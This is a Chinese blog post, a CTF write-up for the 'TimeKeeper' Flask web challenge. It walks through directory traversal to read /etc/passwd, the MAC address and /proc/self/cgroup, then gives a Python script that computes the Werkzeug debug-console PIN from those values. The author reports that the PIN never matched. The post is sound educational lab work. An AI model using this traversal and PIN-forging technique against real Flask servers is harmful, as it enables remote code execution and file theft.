攻防世界 web高手进阶区 10分题 TimeKeeper

原创

思源湖的鱼 于 2020-10-19 15:58:51 发布 442 收藏 1

分类专栏： ctf 文章标签： ctf 攻防世界 网络安全 flask web

本文链接：https://blog.csdn.net/weixin_44604541/article/details/109147735

ctf 专栏收录该内容

200 篇文章 23 订阅

订阅专栏

前言


继续ctf的旅程

开始攻防世界web高手进阶区的10分题

本文是TimeKeeper的writeup


解题过程

进入界面




惯例源码+御剑
源码没发现
御剑扫到一个Flask debug console


先正常注册登录
尝试在注册和登录界面sqli
失败



没有别的头绪
就尝试研究debug
参考Flask debug pin安全问题

在支付界面抓包
修改id和price
制造bug
进入debug界面





根据Flask debug pin安全问题

获取pin码需要以下这些信息

```
list = [ 当前用户,#通过读取/etc/passwd获取
  'flask.app', #一般情况为固定值
  'Flask',#一般情况为固定值
   '/usr/local/lib/python2.7/dist-packages/flask/app.py',#flask目录下的一个app.py的绝对路径，通过debug错误页面获取
   mac地址的十进制,#通过读取/sys/class/net/eth0/address获取mac地址 如果不是映射端口 可以通过arp ip命令获取
   机器名,#通过读取/proc/self/cgroup或/proc/sys/kernel/random/boot_id 或/etc/machine-id获取 ]
```

那就要想办法读取剩下的三个信息

没有什么可以操作的想法

在源码里看到个asserts目录

尝试了下目录穿越

成功了
打开

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
ctf:x:1000:8378::/home/ctf:
```


用户可以用root或ctf

类似的
读取剩下的两个信息
mac地址

```
02:59:86:12:71:cf
```

再转换为十进制`2583524700623`

机器名
`/proc/self/cgroup`得到的如下

```
11:pids:/docker/19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad
10:hugetlb:/docker/19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad
9:perf_event:/docker/19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad
8:cpuset:/docker/19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad
7:cpu,cpuacct:/docker/19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad
6:devices:/docker/19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad
5:net_cls,net_prio:/docker/19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad
4:freezer:/docker/19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad
3:blkio:/docker/19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad
2:memory:/docker/19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad
1:name=systemd:/docker/19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad
```

是`19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad`

`/proc/sys/kernel/random/boot_id`得到的如下

```
161cbdb0-fbcf-4ddb-bb86-5af547adc20c
```

是`161cbdb0-fbcf-4ddb-bb86-5af547adc20c`
这俩为什么不一样？
困惑

先继续下去
于是得到所有信息如下

```
list = [ 'root', #当前用户，通过读取/etc/passwd获取
  'flask.app', #一般情况为固定值
  'Flask',#一般情况为固定值
   '/usr/local/lib/python2.7/dist-packages/flask/app.py',#flask目录下的一个app.py的绝对路径，通过debug错误页面获取
   '2583524700623',#mac地址的十进制，通过读取/sys/class/net/eth0/address获取mac地址 如果不是映射端口 可以通过arp ip命令获取
   '19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad'#机器名，通过读取/proc/self/cgroup或/proc/sys/kernel/random/boot_id 或/etc/machine-id获取 ]
```


脚本

```python
import hashlib
from itertools import chain
probably_public_bits = [
    'root',# username
    'flask.app',# modname
    'Flask',# getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python2.7/dist-packages/flask/app.py' # getattr(mod, '__file__', None),
]

private_bits = [
    '2583524700623',# str(uuid.getnode()),  /sys/class/net/ens33/address
    '19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad'# get_machine_id(), /etc/machine-id
]

h = hashlib.md5()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv =None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0') for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)
```

得到pin码
但是做了好些尝试
还是一直pin码不对


人傻了

。。。
然后突然想到
何不直接目录穿越试试获取flag呢



得到flag
提交
。。。
假的flag
。。。

尝试改下后缀



得到真flag
。。。
无话可说

结语

这题给我搞傻了
搞了半天
结果是最简单的目录穿越就可以得到flag

不过学到了关于flask debug的知识
但本题的pin码一直搞不对
有师傅教教么

- Flask debug pin安全问题
- Flask debug 模式 PIN 码生成机制安全性研究笔记
- 从一道ctf题谈谈flask开启debug模式存在的安全问题
- Flaskapp(SSTI+Flask PIN)

还是有好些问题没搞明白
先记一笔
回头再来看看